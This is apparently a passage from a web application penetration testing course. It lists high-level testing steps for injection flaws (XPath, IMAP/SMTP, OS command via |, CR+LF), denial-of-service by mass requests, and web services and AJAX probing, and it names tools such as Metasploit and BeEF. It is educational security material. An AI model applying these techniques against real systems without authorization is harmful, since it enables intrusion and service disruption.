
- **Discover vulnerabilities** of an ORM tool and test web applications that use ORM. Use tools such as Hibernate ORM, Nhibernate, and Ruby On Rails
- Try to insert XML metacharacters
- **Find if the web server actually supports SSI directives** using tools such as Burp Suite, OWASP ZAP, WebScarab
- **Inject XPath code** and interfere with the query result
- **Identify vulnerable parameters**. Understand the data flow and deployment structure of the client, and perform IMAP/SMTP command injection

Data Validation Testing (Cont'd)




- **Inject code (a malicious URL)** and perform source code analysis to discover code injection vulnerabilities
- **Perform manual code analysis** and craft malicious HTTP requests using | to test for OS command injection attacks
- **Perform manual and automated code analysis** using tools such as OllyDbg to detect buffer overflow condition
- **Upload a file that exploits a component in the local user workstation**, when viewed or downloaded by the user, perform XSS, and SQL injection attack
- **Identify all user controlled input** that influences one or more headers in the response, and check whether he or she can successfully inject a CR+LF sequence in it

Denial-of-Service Testing




Denial-of-Service Testing (Cont'd)




- Enter an extremely large number in the input field that is used by application as a loop counter
- Use a script to automatically submit an extremely long value to the server in the request that is being logged
- Identify and send a large number of requests that perform database operations and observe any slowdown or new error messages
- Create a script to automate the creation of many new sessions with the server and run the request that is suspected of caching the data within the session for each one

Web Services Testing



- To gather WS information use tools such as wsChess, Soaplite, CURL, etc. and online tools such as UDDI Browser and Xmethods
- Use tools such as WSDigger, WebScarab, and Foundstone to automate web services security testing
- Pass malformed SOAP messages to XML parser or attach a very large string to the message. Use WSDigger to perform automated XML structure testing
- Use web application vulnerability scanners such as WebScarab to test XML content-level vulnerabilities
- Pass malicious content on the HTTP GET strings that invoke XML applications
- Craft an XML document (SOAP message) to send to a web service that contains malware as an attachment to check if XML document has SOAP attachment vulnerability
- Attempt to resend a sniffed XML message using Wireshark and WebScarab

AJAX Testing




- Enumerate the AJAX call endpoints for the asynchronous calls using tools such as **Sprajax**
- Observe **HTML and JavaScript files to find URLs** of additional application surface exposure
- Use **proxies and sniffers** to observe traffic generated by user-viewable pages and the background asynchronous traffic to the AJAX endpoints in order to determine the format and destination of the requests

Web Application Pen Testing Framework

Metasploit


- The Metasploit Framework is a **penetration testing toolkit, exploit development platform**, and research tool that includes hundreds of working remote exploits for a variety of platforms
- It helps pen testers to **verify vulnerabilities** and **manage security assessments**



https://www.metasploit.com

PowerSploit

PowerSploit is a collection of **Microsoft PowerShell modules** that can be used to aid penetration testers during all **phases of an assessment**




https://github.com

Web Application Pen Testing Framework (Cont'd)

Browser Exploitation Framework (BeEF)

- The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and **exploit web application and browser-based vulnerabilities**



http://beefproject.com

- **Kali Linux**
  https://www.kali.org
- **WAFNinja**
  https://github.com
- **Arachni**
  http://www.arachni-scanner.com
- **Netsparker**
  https://www.netsparker.com
- **Dradis**
  https://dradisframework.com

Module Summary

- Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance
- With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations
- Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, injection attacks, etc.
- It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices
- Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of network using web application security tools